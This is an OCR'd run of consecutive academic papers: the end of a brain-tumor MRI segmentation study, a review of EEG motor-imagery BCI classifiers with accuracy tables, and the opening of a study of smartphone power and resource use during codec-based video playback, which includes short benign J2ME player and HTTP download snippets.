Our method has successfully differentiated between a normal and abnormal case and located the region of asymmetry, the pair of features used for symmetric analysis was chosen based on three criterions Classification accuracy, execution time and euclidian distance. The table below specifies 10 pairs of features produced from 10 autonomous executions for the best feature selection program and results were as follows with respect to the three criterions mentioned earlier and for a unique test set consisted of 10 unhealthy images. For classification accuracy each image classification compromises 10% of classification accuracy, means that 9 accurately classified images result in 90% classification accuracy.

Also the following figures show results of the proposed segmentation system by depending the Standard Deviation and Skewness Features for three different cases, where figures labeled with a represents the input image and figures labeled with b represents the output segmented tumor.


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| Execution number | Pair of features | | Classification accuracy | Averaged execution time per second | Averaged euclidian distance |
|---|---|---|---|---|---|
| | First feature | Second feature | | | |
| **1rst** | Standard Deviation | Skewness | 100% | 2.87 | 0.1044 |
| **2nd** | 5th Invariant Moments | Skewness | 90% | 6.22 | 0.1049 |
| **3rd** | Standard Deviation | Skewness | 100% | 2.87 | 0.1044 |
| **4th** | $6^{th}$ Invariant Moments | $5^{th}$ Invariant Moments | 70% | 3.70 | 0.1326 |
| **5th** | Homogeneity | Standard Deviation | 80% | 13.36 | 0.1062 |
| **6th** | 3rd variant moment | Skewness | 90% | 6.47 | 0.1044 |
| **7th** | Skewness | Kurtosis | 90% | 14.79 | 0.1652 |
| **8th** | $2^{nd}$ variant moment | Skewness | 100% | 6.97 | 0.1044 |
| **9th** | Standard Deviation | Skewness | 100% | 2.87 | 0.1044 |
| **10th** | Skewness | $4^{th}$ variant moment | 100% | 6.47 | 0.1044 |

TABLE 1. Feature selection Results



Fig. 1. a Input image b. Segmented Tumor


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



Fig. 2. a Input image b. Segmented Tumor



Fig. 3. a Input image b. Segmented Tumor

## 5. CONCLUSIONS

In this work a fully automated segmentation method was introduced, The work consisted of three phases, In the first phase a feature vector was then a hybrid algorithm was derived from both Genetic Algorithms and Gravitational Search Algorithm for best feature set selection and the best set was used to produce 10 pairs of features witch were tested to give the best pair of features. The second phase was implemented to detect tumors with a feature based symmetric analysis using a dynamic division technique that prevented tumor dispersion among more than a block and hence guaranteed correct detecting. A threshold segmentation technique was used in the third phase to produce the final segmented image were a tumor is highlighted with a 255 gray intensity value.


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# A Review Based on Function Classification of EEG Signals

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***Abstract*— For Electroencephalography (EEG) based BCI, motor imagery is considered as one of the most effective ways .This paper presents review on the results of performance measures of different classification algorithms for brain computer interface based on motor imagery tasks such as left hand, right hand, foot and wrist moment . Based on the literature, we give a brief comparison of accuracy of various classifications algorithms in terms of their certain properties consisting of feature extraction techniques which involves FBCSP, CSP, ICA, Wavelets etc and classifiers such as SVM, LDA, ANN.**

***Keywords-BCI; EEG; Wavelet Transform; LDA; SVM; NN***

## I. INTRODUCTION

A Brain-Computer Interface (BCI) is a communication system capable of transforming the person's cognitive functions into control commands that let the user interact with external devices [64], [65]. The basic operation of a BCI is to record the cerebral bioelectric activity through electrodes in order to differentiate between several mental tasks. This kind of systems creates a natural way of human-machine communication because they translate intentions into orders to interact with the environment without performing any physical movement. Thus, the BCI systems are of great interest to people with severe disabilities or mobility limitations. They can improve their quality of life and assist them in various daily tasks.

A BCI is divided in different modules: preprocessing, feature extraction, classification and feedback. Various signals are used in BCI systems, but our experiences were based in EEG signals, which can vary in time. Therefore, adaptation modules like feature extraction or/and classification is a very important issue in BCI research Among these approaches, in order to effectively extract the components of different frequency bands from EEG recordings, a well-designed filter is generally needed in BCI system, which is one of the important issues for the classification performance of EEG signals in BCI system [15]. The traditional filters such as Butterworth filter and FIR based on window functions could not adapt to the characteristics of EEG data flexibility. Thus, it is necessary to develop more effective filtering method and technique for improving the accuracy of classification for intentional activities.

Electroencephalographic (EEG) activity has been discussed in relation with functional neuronal mechanisms. In this regard, it is of major interest to investigate how EEG changes during pathological or physiological brain states or by external and internal stimulation [44].

The ongoing electroencephalographic signals (EEG) contain information associated to movements, mental tasks or mental responses related to some stimuli. These signals are analyzed and processed through several mathematical techniques to extract useful information represented in the form of feature vectors, which are then translated into meaningful control commands. An important purpose of a direct BCI is to allow individuals with motor disabilities such as locked-in syndrome, which can be caused by amyotrophic lateral sclerosis, high-level spinal cord injury, or some other severe health conditions, to have some control over external devices [46].

The goal of this paper is to review of classification algorithms used for BCI, their properties and their evaluation.

The outline of the paper is as follows: section 2 depicts a brief description of the pattern recognition system and emphasizes the role of classification. Section 3 surveys the classification algorithms used for BCI and finally, section 4 concludes the study.

## II. FEATURE EXTRACTION AND CLASSIFIERS

### A. *Feature Extraction*

The original EEG signals potentials recorded from the scalp are very complex so they are needed to be processed and


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desired components are needed to be extracted for further controlling of devices.

*1) AR:* In autoregressive (AR) techniques, a model is created where a current voltage can be predicted from N past voltages where the model order is N [60]. Thus the model can be represented as:

$$x_{i,e}(t) = -\sum_{i=1}^{N} a_{i,e} x_{i,e}(t-i) \quad (1)$$

where $a_{i,e}$ is the ith order AR coefficient for electrode e. These AR coefficients can be used as features. To obtain these coefficients, EEG data is generally windowed into blocks of data with more than N samples. Then, as the value of t is shifted through the window of data, we obtain numerous model equations which allow us to compute optimum AR coefficients. Thus, these AR coefficients can be used to represent the mental state during that window of time.

*2) Wavelet:* To date, little has been published using wavelets as a feature extraction method for a BCI system. However, they have been used in a variety of other EEG pattern recognition work [50, 51] including neural networks [52,53]. Wavelets are essentially a compromise between time-domain and frequency-domain since they allow the user to view change in frequency bands over time (with less resolution than just time-domain or frequency-domain). The Discrete Wavelet Transform (DWT) can be computed as a series of filters. To date, little has been published using wavelets as a feature extraction method for a BCI system. However, they have been used in a variety of other EEG pattern recognition work, including neural networks. Wavelets are essentially a compromise between time-domain and frequency-domain since they allow the user to view change in frequency bands over time (with less resolution than just time-domain or frequency-domain).

*3) Common Spatial Filter:* Common spatial patterns (CSP) method was firstly suggested for classification of multi-channel EEG during imagery hand movements by Ramoser et al.[41]. The main idea is to use a linear transform to project the multi-channel EEG data into a low-dimensional spatial subspace with a projection matrix, of which each row consists of weights for channels. This transformation can maximize the variance of two-class signal matrices. CSP method is based on the simultaneous diagonalization of the covariance matrices of both classes.

*4) ICA:* Experimental results suggested that ICA is a useful and feasible method for spatial filtering and feature extraction in motor imagery based multi-class BCIs. When using EEG recordings as the input signals of a BCI system, the researcher may face a problem of extracting features used for classification in the presence of artifacts such as electrooculogram (EOG) or electromyogram (EMG). The amplitude of the disturbances may be higher than that of brain signals. This requires an efficient method to separate brain signals from artifacts. ICA happens to be a suitable approach to carry out the separation. This approach is based on the assumption that the brain activity and the artifacts are anatomically and physiologically separate processes, and this separation is reflected in the statistical independence between the electrical signals generated by those processes [16].

### *B. Classification Algorithms*

The original EEG signals potentials recorded from the scalp are very complex so they are needed to be processed and desired components are needed to be extracted for further controlling of devices.

*1) LDA*: LD classifier is one of the linear classification methods that require fewer examples in order to obtain a reliable classifier output [59] It is also a simpler and computationally attractive as compared to other classifiers. LD was used to classify different combinations of mental.

*2) SVM*: An SVM also uses a discriminant hyper plane to identify classes[56]. However, concerning SVM, the selected hyper plane is the one that maximizes the margins, i.e., the distance from the nearest training points. Maximizing the margins is known to increase the generalization capabilities[56]. As RFLDA, an SVM uses a regularization parameter C that enables accommodation to outliers and allows errors on the training set. Such an SVM enables classification using linear decision boundaries and is known as linear SVM. This classifier has been applied, always with success, to a relatively large number of synchronous BCI problems[57,58]. However, it is possible to create nonlinear decision boundaries, with only a low increase of the classifier's complexity, by using the 'kernel trick'. It consists in implicitly mapping the data to another space, generally of much higher dimensionality, using a kernel function K(x, y). The kernel generally used in BCI research is the Gaussian or radial basis function (RBF).

*3) Neural Networks:* Neural networks (NN) are, together with linear classifiers,[55] the category of classifiers mostly used in BCI research. Let us recall that an NN is an assembly of several artificial neurons which enables us to produce nonlinear decision boundaries.

*4) K-NN:* The k-nearest neighbor (k-NN) [54] is a classifier that assigns the class label of a new data based on the class with the most occurrences in a set of k nearest training data points usually computed using a distance measure such as the Euclidean distance.

*5) Multilayer Perception:* An MLP is composed of several layers of neurons: an input layer, possibly one or several hidden layers and an output layer. Each neuron's input is connected with the output of the previous layer's neurons whereas the neurons of the output layer determine the class of the input feature factor.


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Neural networks and thus MLP are universal approximators, i.e., when composed of enough neurons and layers, they can approximate any continuous function. The fact that they can classify numerous classes makes NN very flexible classifier that can adapt to a great variety of problems. Consequently, MLP, which are the most popular NN used in classification, have been applied to almost all BCI problems such as binary [46] or multiclass synchronous [48] or asynchronous [49] BCI. However, the fact that MLP are universal approximators makes these classifiers sensitive to overtraining, especially with such noisy and non-stationary data as EEG, e.g., [47]. Therefore, careful architecture selection and regularization is required.

*6) K-nearest neighbours:* The aim of this technique is to assign to an unseen point the dominant class among its k nearest neighbors within the training set [61]. For BCI, these nearest neighbors are usually obtained using a metric distance. With a sufficiently high value of k and enough training samples, kNN can approximate any function which enables it to produce nonlinear decision boundaries.

KNN algorithms are not very popular in the BCI community, probably because they are known to be very sensitive to the curse-of-dimensionality which made them fail in several BCI experiments [42].

*7) Mahalanobis distance:* Mahalanobis distance based classifiers assume a Gaussian distribution N (μc,Mc) for each prototype of the class c. Then, a feature vector x is assigned to the class that corresponds to the nearest prototype, according to the so-called Mahalanobis distance dc(x)[62]. This leads to a simple yet robust classifier, which even proved to be suitable for multiclass or asynchronous BCI systems [62].

III. TABLE I
ACCURACY of CLASSIFIERS in MOVEMENT INTENTION BASED BCI

| Protocol | Pre-processing | Features | Classification | Accuracy (%) | References |
|---|---|---|---|---|---|
| Finger-The BCI Competition III dataset IVa | | Filter Bank Common Spatial Pattern (FBCSP) | NBPW<br>FLD<br>SVM | 90.3±0.7%<br>89.9±0.9%<br>90.0±0.8% | [7] |
| ]Finger-on different data | | Filter Bank Common Spatial Pattern (FBCSP) | NBPW<br>FLD<br>SVM | 81.1±2.2%<br>80.9±2.1%<br>81.1±2.2% | [7] |
| Muscle/ Data set I of BCI Competition III | Band Pass (8-30Hz) | CSP | FDA | 90% | [9] |
| facial functions | | FBCSP | decision threshold-based classifier | 87.1±0.76% | [11] |
| ECoG signal | | CSP | SVM<br>LDA | 90%<br>82% | [21] |
| Discrimination b/w wrist and finger | ICA | BD | MD<br>ANN | 65 %<br>71 % | [26]<br>[26] |

TABLE II
ACCURACY of CLASSIFIERS in PURE MOTOR IMAGERY BASED BCI: TWO-CLASS and SYNCHRONOUS. The TWO CLASSES are LEFT and RIGHT IMAGINED HAND MOVEMENTS

| Protocol | Preprocessing | Features | Classification | Accuracy (%) | References |
|---|---|---|---|---|---|
| On different EEG data | | AAR parameters, logarithmic BP estimates and the concatenation of both | adaptive quadratic and linear discriminant analysis | accuracy of 72% for a two target task and 45% for a four target task, within 10 minutes. | [1] |
| BCI competition III dataset IVa | | CSP | SVM | 90%, | [9] |
| On different EEG data | 1-40 Hz band-pass filter | ICA | (LDA) | 89.52 | [10] |


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| | | | | | |
|---|---|---|---|---|---|
| Data set IIa of BCI Competition IV | GA | CSP | Gaussian Classifier | 90% | [20] |
| On different EEg data | Raw EEG | nonlinear transform | Fisher classifier | 86.25% | [22] |
| BCI competition 2003 | | WPD+FDA | k-NN | 90.1% | [23] |
| On different EEG data | Band-pass | AR+AAR | LDA | ≈81% | [29] |
| BCI Competition IIIB | Hilbert transform+SP | DWT | LDA | ≈88% | [30] |
| | | | QDA | ≈85% | |
| | | | SVM | ≈77% | |
| On different EEG data | | CSP | SVM | 80% | [32] |
| data set III of BCI Competition 2003 | | WE | FNN | 76.7% | [33] |
| On different EEG data | Raw EEG | FFT | LDA | 84.38%% | [37] |
| BCI competition III data set IVa | BP | AR | HMM | ≈80% | [39] |

TABLE III
ACCURACY of CLASSIFIERS in PURE MOTOR IMAGERY BASED BCI: MULTICLASS and/SYONCHRONOUS or ASYNCHRONOUS CASE.
The CLASSES are LEFT HAND, RIGHT HAND, LEFT SHOULDER, RIGHT SHOULDER, LEFT FOOT and RIGHT FOOT

| Protocol | Pre-processing | Features | Classification | Accuracy(%) | References |
|---|---|---|---|---|---|
| C1+C2+C3+C4+C5+C6 | 8-30Hz band pass filter. | CSP | PNN | 2class-90.3% 4-class-78.3% 6-class-66% | [24] |

TABLE IV
ACCURACY of CLASSIFIERS in MENTAL TASK IMAGINATION BASED BCI. THESE TASKS are (T1) VISUAL STIMULUS DRIVEN LETTER IMAGINATION, (T2)AUDITORY STIMULUS DRIVEN LETTER IMAGINATION, (T3) LEFT MOTOR IMAGERY, (T4) RIGHT MOTOR IMAGERY, (T5) RELAX (BASELINE), (T6) MENTAL MATHEMATICS, (T7) MENTAL LETTER COMPOSING, (T8) VISUAL COUNTING, (T9) RUBIK'S CUBE ROLLING (T10) SPATIAL NAVIGATION

| Protocol | Pre-processing | Features | Classification | Accuracy(%) | References |
|---|---|---|---|---|---|
| Best triplet between {t2,t6,t7,t8,t9,t10} | | FFT | ANN,GA | 76% and 85%. | [31] |

TABLE V
ACCURACY of CLASSIFIERS in PURE MOTOR IMAGERY BASED BCI: MULTICLASS and /SYONCHRONOUS or ASYNCHRONOUS CASE. the CLASSES are (C1) LEFT IMAGINED HAND MOVEMENTS, (C2) RIGHT IMAGINED HAND MOVEMENTS, (C3) IMAGINED FOOT MOVEMENTS, (C4) IMAGINED TONGUE MOVEMENTS, (C5) RELAX (BASELINE)

| Protocol | Pre-processing | Features | Classification | Accuracy(%) | References |
|---|---|---|---|---|---|
| c1+c2+c3+c4 on different data | Band pass filtered between 0.5Hz and 100Hz | UEDGI | SVM | 78.0% | [13] |
| C1+C2+C3+C4 in synchronous mode | | Multi feature | Multilayer BPNN | ≈92% | [14] |
| C1+C2+C3+C4 | BP | ICA + Fast ICA + InfomaxICA | SVM | 80% | [16] |
| C1+C2+C3+C4 | NTSPP+SF+CSP | | LDA+SVM | | [18] |
| C1+C2+C3+C4 | PSD | ICA | SVM | 91.4% | [17] |
| C1+C2+C3 | 0.1-40Hz band-pass filter | MVAAR | LDA | 90% | [19] |


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| | | | | | |
|---|---|---|---|---|---|
| BCI competition 2005 data IIIa/ C1+C2+C3+C4 | FIR+ICA | OVR-CSP | SVM | 95.555% | [21] |
| C1+C2+C3 | BMOPSO | Raw EEG | SVM | ≈81.6% | [25] |
| | | | BP | ≈73.3% | [25] |
| | | | K-NN | ≈85% | [25] |
| BCI 2008 competition/ C1+C2+C3+C4 | | BCSP | LDA | ≈71% | [28] |
| dataset 2a of BCI competition 2008/ C1+C2+C3+C4 | BP | CSP-OVR | LDA | 61% | [35] |
| C1+C2+C3 | | Samp En | SVM | ≈70% | [36] |
| dataset IIIa from the BCI competition 2005/C1+C2+C3+C4 | | Raw EEG & DWT | SA+DT+SG+ME | 77.91% | [38] |

TABLE VI
ACCURACY of CLASSIFIERS in μ and β RHYTHM BASED CURSOR CONTROL BCI.

| Protocol | Preprocessing | Features | Classification | Accuracy (%) | References |
|---|---|---|---|---|---|
| BCI Competition III | | SBCSP | LDA | 95% | [2] |
| BCI Competition III | | (DWT) with l (AR) | LDA | 90.0% | [3] |
| On different EEG data | | Morlet wavelet | LDA | 87.86 | [5] |
| On different EEG data | CSP | BP | LDA | Offline accuracy-85% Online accuracy-79.48% | [4] |
| BCI Competition II | low-pass filter with the cut-off frequency at 3Hz | PCA | Euclidean distance statistics | 91.13% | [12] |

TABLE VII
ACCURACY of CLASSIFIERS in α and β RHYTHM BASED CURSOR CONTROL BCI

| Protocol | Pre-processing | Features | Classification | Accuracy (%) | References |
|---|---|---|---|---|---|
| BCI Competition III | Laplacian | CVA | C-SVM | 82% | [6] |
| | | | v-SVM | 80% | |
| | | CSP | SVM | 75.39 | [8] |

TABLE VIII
ACCURACY of CLASSIFIERS in HYBRID FEATURE(ERD and RIGHT/LEFT HAND MI) MODE for 2-D CURSOR CONTROL

| Protocol | Pre-processing | Features | Classification | Accuracy(%) | References |
|---|---|---|---|---|---|
| On Different EEG data | CAR+ Filtering (8-14Hz) | CSP | SVM | 93.99% | [27] |
| | LP Filtering(0.1-20Hz) | Fourier Power Coefficient | SVM | | [27] |

TABLE IX
ACCURACY of CLASSIFIERS in HYBRID FEATURE(P300 and RIGHT/LEFT HAND MI) MODE for WHEELCHAIR CONTROL(C1=LEFT HAND, C2=RIGHT HAND,C3=FOOT)

| Protocol | Pre-processing | Features | Classification | Accuracy (%) | References |
|---|---|---|---|---|---|
| On Different EEG data | CAR+ Filtering (8-14Hz) | MWT | minimum Mahalanobis distance | 70 % | [34] |
| On different EEG data | CAR+BP | OVR-CSP | LDA | 100% | [40] |


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TABLE X
ACCURACY of CLASSIFIERS in MI BASED CURSOR CONTROL BCI

| Protocol | Pre-processing | Features | Classification | Accuracy (%) | References |
|---|---|---|---|---|---|
| On Different EEG data | | Bhattacharyya distance | Voting with MLD | 100% | [29] |

## III. CONCLUSIONS

This paper presents the comparison of the performance measures BCI motor-imagery based on parametric feature extraction and feature selection process such as LDA, SVM, K-NN etc and their combination. With our paradigm, user can choose the best suitable classifiers in order to get the maximum accuracy. Based on the literature, both LDA and SVM seem to provide maximum accuracy in motor imagery tasks. Furthermore, hybrid feature is shown to be more effective than the use of either the motor imagery feature or the P300 feature alone.

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# Implementation and Analysis of Local & Download Different Video CODECs in Smartphones

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***Abstract*— In the last decade mobile phones have been evolved rapidly . Previously the main objective of these devices is a voice call , nowadays they provide increasingly powerful services such as (Web browsing, Playback Video, Gaming, SMS text messaging, etc…). Using these rich services mobile phone, that is powered from battery, become consuming more and more energy especially when dealing with video services. This paper presents implementation of playing back local and downloaded video with different CODECs in mobile phone. Moreover the paper will presents measurements and analysis of power consumption, CPU and RAM usage resources Measurements conducted on mobile phones based on Symbian platform. The results show that different CODECs as well as CPU&RAM resources affected directly to battery consumption during playback video in mobile phone. J2ME is the programing language that will be adopted.**

***Keywords*—** *Mobile phone , Playback video, Downloaded video, CODECs, J2ME, MMAPI, Power consumption, CPU & RAM, Symbian***.**

## I. INTRODUCTION

Mobile phones come in many models with array of features, however those mobile phones may be grouped into three cumulative categories: The first is called web enabled phones, the second called extensible phones, and the last is called smartphones[1] . Smartphones can be distinguished for mobile phones in the terms of features. We can thing of smartphone as miniature computer that also place and receive calls. However the simplest way to tell difference between mobile phone and smartphone is that, the smartphone is a mobile phone that have an operating system[2].

From the name implies, mobile phone is a portable device. This mean that these devices derived their energy from batteries which are limited capacity. For that, software that implementing mobile services should save battery life because these devices may work days before being recharged[3].

In order to manage the energy in an efficient manner, the developer must understand the trade-offs between the performance and battery life. [4]. Ten years ago, mobile phones starting with voice service and text messaging, nowadays variety of services is added to these devices such as (Multimedia, Game, Navigation, Network browsing, Bluetooth, WLAN, and etc.).

This revolution in mobile technologies are based on Moore's Law. According to Moore's Law the number of transistors that can be placed on integrated circuit are doubling roughly every two years, as a result the scale gets smaller and smaller[5]. This let to increase performance, but unfortunately not all computing technologies are developed according to Moore's Law. In the current state of art, chemistry scientists suffer from the limited amount of energy created by the chemical reactions. Therefore, the only way to increase energy of batteries is to make them larger. However this is not the best solution that match with the evolution of the mobile terminals which hope to have less room available for the battery in order to equip additional components and technologies in mobile phone[6].

Multimedia ,especially video, which is widely used service in mobile phones is consuming high energy. This is due to the fact that video have two aspects of processing: (1) motion images (frames) that displayed on screen, and (2) sound that out to the speakers.

Video players can get videos through three different ways: first, playing video which already stored in the memory (named local playback). Second, playing video after downloading the whole file from another host (named downloading). Downloading needs minutes or hours before playing back. Third, playing video as soon as the video frames reached the host in a real time manner (named streaming technique). streaming takes only several seconds in buffering and starting playback[7].

This paper presents implementation of playback video in mobile phone with different CODECs represented by (MPEG-4, H.263, H.264) as video CODECs and (MPEG-4 AAC, MP3) as audio CODEC. Also the paper presents measurements and analysis of power consumption, CPU, and RAM usage during playback video with CODECs above in two different scenarios. The first, is playing the video which is already stored in the smartphone memory. While the second, is taking into account, the whole operation of downloading over Wi-Fi then playing back video.

As a result, a vision of how much the video player in mobile phone is consuming power is obtained in addition to the estimation of the remaining time that the mobile can operate before battery is exhausted.

The rest of the paper is organized as follows. section two presents related work. Section three describes the developing of video player in J2ME as well as the tool has been used to measure the mobile phone resources utilization. Section four explains the mechanism of the measurement and the results. Finally, section five presents concluding remarks.


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## II. RELATED WORK

There are many previous works that are concerned with measuring the power consumption and how to conserve the energy in mobile phone, but the works almost are done in Generality manner.

The work proposed by Le Wang, et al., presented the description of the transition state machine in 3G networks and detailed energy consumption analysis and measurement results of the radio link power consumption[8].

Aaron Carroll and Garnet Heiser proposed a power breakdown for micro-benchmarks as well as for a number of realistic usage scenarios. They use two different devices to find out overall power consumption: HTC Dream and Google Nexus One. They produce a breakdown of power distribution to (CPU, memory, touchscreen, graphics hardware, audio, storage, and various networking interfaces)[3].

A previous work done by Gian Paolo Perrucci, et al. presented results of power and energy consumption measurements conducted on mobile phones for 2G and 3G networks taking two services under investigation: (1) text messaging, (2) voice and data. The paper reported larger energy consumption in 3G networks for text messaging and voice services than energy consumption in 2G networks [6].

A thesis presented by Kaisa Korhonen examines how the remaining battery life could be estimated and indicated to the user in an intuitive way. The platform use for test by the author was the Linux-based mobile computer, Nokia N900 [9].

Sudeep Pasricha, et al. proposed an adaptive middleware based approach to optimize backlight power consumption for mobile handheld devices when playing streaming MPEG-1 video, without significantly on video quality [10].

## III. METHODOLOGY

The presented work is composed of two main distinction areas. Both areas contains two main tasks: playing the video and measuring the mobile phone resources. The first area is concerned with local video while the second is for the whole process of downloading and playback.

The following sections describe the implementation of these two areas besides a description of the CODECs technologies, mobile OS, and the tool needed to accomplish measurements.

### *A. Local and downloded video Implementations*

Since Java programming language is ideally suited to become the standard application development language for wireless devices, J2ME (stand for Java 2 Micro Edition) language is adopted. J2ME produced by SUN micro system. J2ME aims to serve small devices range from pager, mobile phone, and Personal Digital Assistant(PDAs)[11].

J2ME divided into Configuration, Profile , and optional APIs which provide specific information about APIs and different families of devices. The profile corresponding to the mobile device in J2ME is called Mobile Information Device Profile(MIDP) [12].

Multimedia on mobile phone running java is handled by a special library called Mobile Media Application Programing Interface (MMAPI) of Java specific request JSR135. It provides a simple and flexible framework for playback audio and video through two steps[13, 14]:

Protocol Handling: reading data from source such as a file into media-processing system

Content Handling: parsing or decoding the media data and rendering it to an output device such as an audio speaker or video display.

The code for creating player in J2ME from manager class is explained as follow.

```
Player=Manager.createPlayer (data source path);
Player. realize;
Player . prefetch;
Player.Start();
```

In order to download and playback video in mobile phone, the work uses a Wi-Fi channel standard (IEEE802.11) and adopts a client-server architecture. The client side represents J2ME code which is run on mobile phone and requested the video file from server side which represented by Apache HTTP server that holds the video file.

Since MIDP devices must support the HTTP protocol[11], this protocol was chosen for creating a connection from the mobile (client) to the HTTP server over Wi-Fi and receiving the video. The code for creating a connection, requesting the video file and playing it from the http server in J2me is shown below:

```
HttpConnection hp=(HttpConnection)Connector.open(URL);
InputStream in=hp.openInputStream();
player=Manager.createPlayer(in, content types);
player.realize();
player.prefetch();
player.start();
```

### *B. CODECs Technologies*

CODEC stand for Compression and Decompression used to reduce the amount of redundant data in video file. Three types of CODEC are chosen in the measurements depend on mobile phone support.

- ***MPEG-4:*** MEPG-4 stand for Moving Picture Experts Group-level4 which is an ISO / IEC working group. MPEG-4 was established to define the standards for digital video and audio formats and was developed to enable the encoding of the rich multimedia content, extending beyond video and audio and also includes vector graphics and similar content. Data rates supported by MPEG-4 range from (10) kbps to (1,000,000) kbps, which makes it ideal for almost any type of video application[15].


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- ***H.263:*** ITU-T H.263 is an established CODEC used in various multimedia services. This video CODEC standard is a descendant of DCT-technology prevalent in several existing standards (i.e. H.261, MEEG-1, MPEG-2). These series of coding technologies was initially focusing on low bit rate (i.e. below 64Kbps)[16]. Almost all mobile phones support this type of CODEC and for this reason, the H.263 Profile 0, Level 10 (also known as "H.263 baseline"), has been defined as a mandatory CODEC in mobile devices[15, 17].

- **H.264:** H.264/AVC is newest video coding standard of the ITU-T Video Coding Experts Group and the ISO/IEC Moving Picture Experts Group[18]. The main goals of the H.264/AVC standardization effort have been increase compression performance and provision of a "network-friendly" video representation addressing "conversational" (video telephony) and "non_conversational"(storage, broadcast, or streaming) applications[19].

### C. *Mobile Phone OS*

The operating system of the mobile phone used in this work is a Symbian OS. Many mobile phone manufactures choose Symbian OS. It has very small memory footprint and low power consumption. Symbian also support client-server architecture and set of APIs. Symbian become open source OS, enabling third party, developers to write and install applications independently from the device manufacturers[20, 21].

### D. *Measurement Tool*

The Smartphones used for measurements are (Nokia X6 and Nokia C6-01).Both Smartphones are touch screen and working under Symbian platform. Also each of these phones has different specification in CPU, RAM and battery capacity resources but they are have the same display specifications which are (360 x 640 pixels, 3.2 inches (~229 ppi pixel density) ). Table (1) shows these differences.

TABLE 1:SMARTPHONES SPECIFICATION USED IN TEST

| Smartphone type | CPU speed(MZ) | RAM (MB) | Power Capacity(mAh) |
|---|---|---|---|
| Nokia C6-01 | 718 | 256 | 1050 |
| Nokia X6 | 559 | 128 | 1150 |

The choice of the mentioned commercial devices is made due to several reasons. First these phones are considered as 3G phones, and secondly, they are able to run in_ built energy profiler developed by Nokia.

The Nokia Energy Profiler is an application for S60 3rd and later editions. This applications allows to make measurements without any additional hardware. It gives facilities to developers for knowing information about (power consumption, battery voltage, processor activity , etc.) [22]. This tool was compared with other tools such an (AGILENT 66319D) by [6]. The comparison shows that the two plots match almost perfectly with each other proving that data given by the Nokia Energy Profiler is reliable.

## IV. MEASUREMENTS CONSIDERATIONS

This section explains the considerations that must be taken into account before making experiments on mobile phones. These considerations are:

In order to make the comparisons true

- The video file used for the test and measurements is fixed for all experiments represented by (3.7 MB) in size and (1Min ) duration before making any CODEC on it. This is to make sure that all the tests performed on the same video clip have the same properties (frame number, resolution, size, duration and contents). The original video file is downloaded from YouTube under the title "Broadcast Quality Video over Wireless".

- The brightness of display screen is very important factor, since it affects the power consumption on mobile phone during playback video file. Moreover the new smartphones are equipped by their manufactures with Light-sensitive diode which in turn controls the lighting mobile screen . A full light on the Light-sensitive diode (Daylight) of all experiments have been adopted.

- The video resolution is set to be CIF (320*240) for both (MPEG-4) and (H.264) CODECs and QCIF(176*144) for H.263. This disparity in video resolution is because H.263 CODEC supports only QCIF(176*144) [23].

- The audio CODEC for local playback is (MPEG-4 AAC) while the audio CODEC for playback downloaded video is MP3. Both audio CODEC have configuration (128 bit rate, 44100 Hz sample rate, and 2 channels).

- The MMAPI control package can be used for displaying the video in full resolution. Also the same package is used to disable the volume sound. video sound factor is ignored (no sound) due to the fact that the mobile phones have a different sound speakers in terms of volume and power.

- The power consumption resulting from the connection to the 3G network is taken into account, Since it is not reasonable that the user disconnects his/her terminal with the 3G network when he/she wants to watch a video clip.

In order to get the pure mobile phone resources measurements for all experiments, a stand by situation must be first determined. The stand by for this work is represented as the mobile works under Symbian OS, working in GSM mode, no background programs are running, the display device is in normal mode, a brightness indicator at the middle, and a full light on the Light-sensitive diode (Daylight) of all experiments have been adopted. Table (2) shows the standby situation for Nokia C6-01 and Nokia X6.


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TABLE 2:SMARTPHONES STANDBY SITUATION

| Smartphone type | CPU Usage(%) | RAM Usage (MB) | Power Consumption(W) |
|---|---|---|---|
| Nokia C6-01 | 14 | 105.3 | 0.36 |
| Nokia X6 | 14 | 75.6 | 0.58 |

## V. EXPERIMENTS & RESULTS

This section presents the results of measurements for the two different areas (mentioned in section III) with different CODECs scenarios:

*1) Downloaded Playback Expermints*

### a. Nokia C6-01:

#### i. MPEG-4

Table (3) shows the bitrate with frame rate conducted on video file that stored in HTTP server with MPEG-4 CODEC, as well as the CPU & RAM utilization and power consumption.

